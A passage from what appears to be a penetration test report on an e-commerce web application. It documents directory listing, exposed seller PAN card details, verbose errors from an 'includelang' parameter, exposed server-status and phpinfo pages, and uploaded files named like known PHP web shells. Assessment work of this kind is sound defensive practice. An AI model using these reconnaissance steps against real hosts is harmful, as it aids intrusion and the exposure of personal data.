POC – profile got updated successfully

My Profile



anonymous
anonymous@anonymous.com

Username:

Contact No.:

Delivery Address:

anonymous

1111111111

India

EDIT PROFILE

CHANGE PASSWORD

Business Impact - High

- This would only trouble the users who in turn might give negative feedback on your website.

Recommendations

Take the following precautions:

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not

References

- <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
- <https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls>

Directory listing

Directory
Listing –
Moderate

- Below mentioned URL has directory listing enabled, which leaks critical information.
- Affected URL :
- <http://13.233.134.200/static/images/uploads/products/rebook.jpeg>
- <http://13.233.134.200/robots.txt>


Observation

- Navigate to `http://13.233.134.200/products.php`
- Now, right click on the image of any product and then select View Image or you can even drag the image to a new tab.
- The page loads up as shown below, with the image of the selected product.
- Notice the URL, it actually reveals the full path of the image

13.233.134.200/static/images/uploads/products/reebok.jpeg



POC




Index of /static/images/uploads/products/		
..		
1.jpg	15-Feb-2019 07:58	26159
10.jpg	15-Feb-2019 08:09	18227
100.jpg	15-Feb-2019 08:23	387438
101.jpg	15-Feb-2019 08:24	238128
102.jpg	15-Feb-2019 08:25	168466
103.jpg	15-Feb-2019 08:57	137612
105.jpg	15-Feb-2019 08:35	601636
106.jpg	15-Feb-2019 08:35	251241
107.jpg	15-Feb-2019 08:36	128493
108.jpg	15-Feb-2019 08:38	187887
109.jpg	15-Feb-2019 08:39	134467
11.jpg	15-Feb-2019 08:14	96430
110.jpg	15-Feb-2019 08:39	152868
111.jpg	15-Feb-2019 08:33	179893
112.jpg	15-Feb-2019 08:43	273835
113.jpg	15-Feb-2019 08:43	57926
114.jpg	15-Feb-2019 08:44	28270
115.jpg	15-Feb-2019 08:45	8347
12.jpg	15-Feb-2019 08:16	84577
12.jpgs	15-Feb-2019 08:17	91854
14.jpg	15-Feb-2019 08:19	585236
15.jpg	15-Feb-2019 08:18	8047
2.jpg	15-Feb-2019 07:59	38483
200.jpg	15-Feb-2019 08:48	11521
202.jpg	15-Feb-2019 08:51	7875
203.jpg	15-Feb-2019 08:52	123388
204.jpg	15-Feb-2019 08:53	6191
204.jpgs	15-Feb-2019 07:44	41746
3.jpg	15-Feb-2019 08:04	8726
4.jpg	15-Feb-2019 08:05	4735
5.jpg	15-Feb-2019 08:06	9348
510F5E88B1_5X_UH_5Y_UY.jpg	15-Feb-2019 07:55	34676
51rFjAnc96.jpg	15-Feb-2019 07:52	35998
6.jpg	15-Feb-2019 08:07	4538
61W880tcf+s_uX079.jpg	15-Feb-2019 07:52	32722
8.jpg	15-Feb-2019 08:08	8863
9.jpg	15-Feb-2019 08:08	8679
Johnny Walker Facebook Covers 1369.jpg	14-Feb-2019 12:38	25330
a.html	08-Mar-2019 23:27	58
a.jpg	09-Mar-2019 12:59	58
ad.jpgs	18-Feb-2019 18:15	2598
adoter-lacoe.jpg	05-Jan-2019 06:00	672352
blue.jpg	15-Feb-2019 08:38	3672
c99.jpg	18-Feb-2019 08:35	665712
crows.jpg	15-Feb-2019 08:19	21836
default_product.jpg	05-Jan-2019 06:00	1287
donald.jpg	05-Jan-2019 06:00	18194
free-adidas9019-adidas-original-imsf4c22sg8kqv.jpg	15-Feb-2019 07:48	83585
fx.jpgs	15-Feb-2019 08:01	2977
gika.jpg	15-Feb-2019 07:54	39534
gs_image.jpg	05-Jan-2019 12:00	75894
happy.jpg	05-Jan-2019 06:00	14638
humasocks.jpgs	15-Feb-2019 07:45	41968
r57.jpg	18-Feb-2019 06:25	612390
rebook.jpg	15-Feb-2019 07:46	41183

POC

13.233.134.200/static/images/			
Index of /static/images/			
<hr/>			
../	05-Jan-2019 06:00	-	
customers/	05-Jan-2019 06:00	-	
icons/	05-Jan-2019 06:00	-	
products/	05-Jan-2019 06:00	-	
banner-large.jpeg	05-Jan-2019 06:00	672352	
banner.jpeg	07-Jan-2019 08:49	452884	
card.png	07-Jan-2019 08:49	91456	
default_product.png	05-Jan-2019 06:00	1287	
donald.png	05-Jan-2019 06:00	10194	
loading.gif	07-Jan-2019 08:49	39507	
pluto.jpg	05-Jan-2019 06:00	9796	
popoye.jpg	05-Jan-2019 06:00	14616	
profile.png	05-Jan-2019 06:00	15187	
seller_dashboard.jpg	05-Jan-2019 06:00	39647	
shoe.png	05-Jan-2019 06:00	77696	
socks.png	05-Jan-2019 06:00	67825	
tshirt.png	05-Jan-2019 06:00	54603	
<hr/>			

POC



A screenshot of a web browser window displaying the contents of a robots.txt file. The address bar shows the URL `13.233.134.200/robots.txt`. The page content is as follows:

```
User-Agent: *  
Disallow: /static/images/  
Disallow: /ovidientiaCMS
```

Business Impact – High

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users.
- Also, an attacker can take important information like what all products are being sold by the sellers and can simply download the images, view them and can even use them against the users or the organization.

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Find all PII stored and encrypt them with various techniques.
- Disable Directory Listing .
- Put an index.html in all folders with default message.

References

- <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>
- <https://cwe.mitre.org/data/definitions/548.html>


PII Leakage

PII Leakage –
Moderate

- Below mentioned URL is vulnerable to personnel identifiable information leakage.
- Affected URL :
- <http://13.233.65.117/profile/16/edit>


Observation

- Login to your account and go to Products page.
- In every product page the Seller Info is available, click on it.



POC – PAN card details are visible

- Upon clicking on Seller Info; Seller Name, Rating, City, Email along with PAN Card Details are shown.



Business Impact – High

- Leaking critical information like PAN Card details to everyone is highly vulnerable as, hackers can use such information to socially hack them.

Recommendation

- Hide critical information like the PAN Card details.
- Display only minimal required information about the sellers.

References

- <https://hackerone.com/reports/374007>
- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii/>

Descriptive error messages

Descriptive error
Messages –
Low

- Below mentioned Url's show descriptive error messages.

Affected URL :


<http://13.233.134.200/?includelang=lang/fr.php>

Affected parameter :

Includelang


Observation

- Navigate to the website and click on change language dropdown, and select any of the two languages.



- Now, notice the URL, you get a 'get' parameter of `includelang` which shows descriptive error messages.
- Here, we enter the payload: **`includelang=snap`** and on executing this file the page throws a descriptive error.

POC



Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker to know about the website architecture which the hacker can to dig out internal resources and use them against the organization.

Recommendation

Take the following precautions:

- Developers should turn off this descriptive error messages before the web application is finally released for general public use.

References

- <https://cwe.mitre.org/data/definitions/209.html>
- [https://owasp.org/www-community/Improper Error Handling](https://owasp.org/www-community/Improper_Error_Handling)

Default pages and Files

Default pages
and Files –
Low

- Below mentioned Url's show default pages and files.
- Affected URL :
- <http://13.233.134.200/server-status/>
- Default files and pages present are
- Server-status
- Robots.txt
- Userlist.txt
- Phpinfo.php
- Composer.json
- Composer.lock

POC - /server-status/

← → ↺ 🏠 13.233.134.200/server-status/

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers


PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
17090	0	yes	0	25	0	0	0
17101	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....
.....
.....

Scoreboard Key:
" " Waiting for Connection, "s" Starting up, "S" Reading Request,
"w" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "I" Logging, "G" Gracefully finishing,
"r" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
0-0	1709	0/1/1	_	9.65	26	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.66	16	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	115	0.0	0.01	0.01	127.0.0.1		


POC - Robots.txt



A screenshot of a web browser window displaying the contents of a robots.txt file. The browser's address bar shows the URL `13.233.134.200/robots.txt`. The main content area of the browser shows the following text:

```
User-Agent: *  
Disallow: /static/images/  
Disallow: /ovidientiaCMS
```


POC – userlist.txt




POC – phpinfo.php

🔗 13.233.134.200/phpinfo.php	
PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1 	
System	Linux ip-172-26-4-134 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-openssl.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dbm.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, 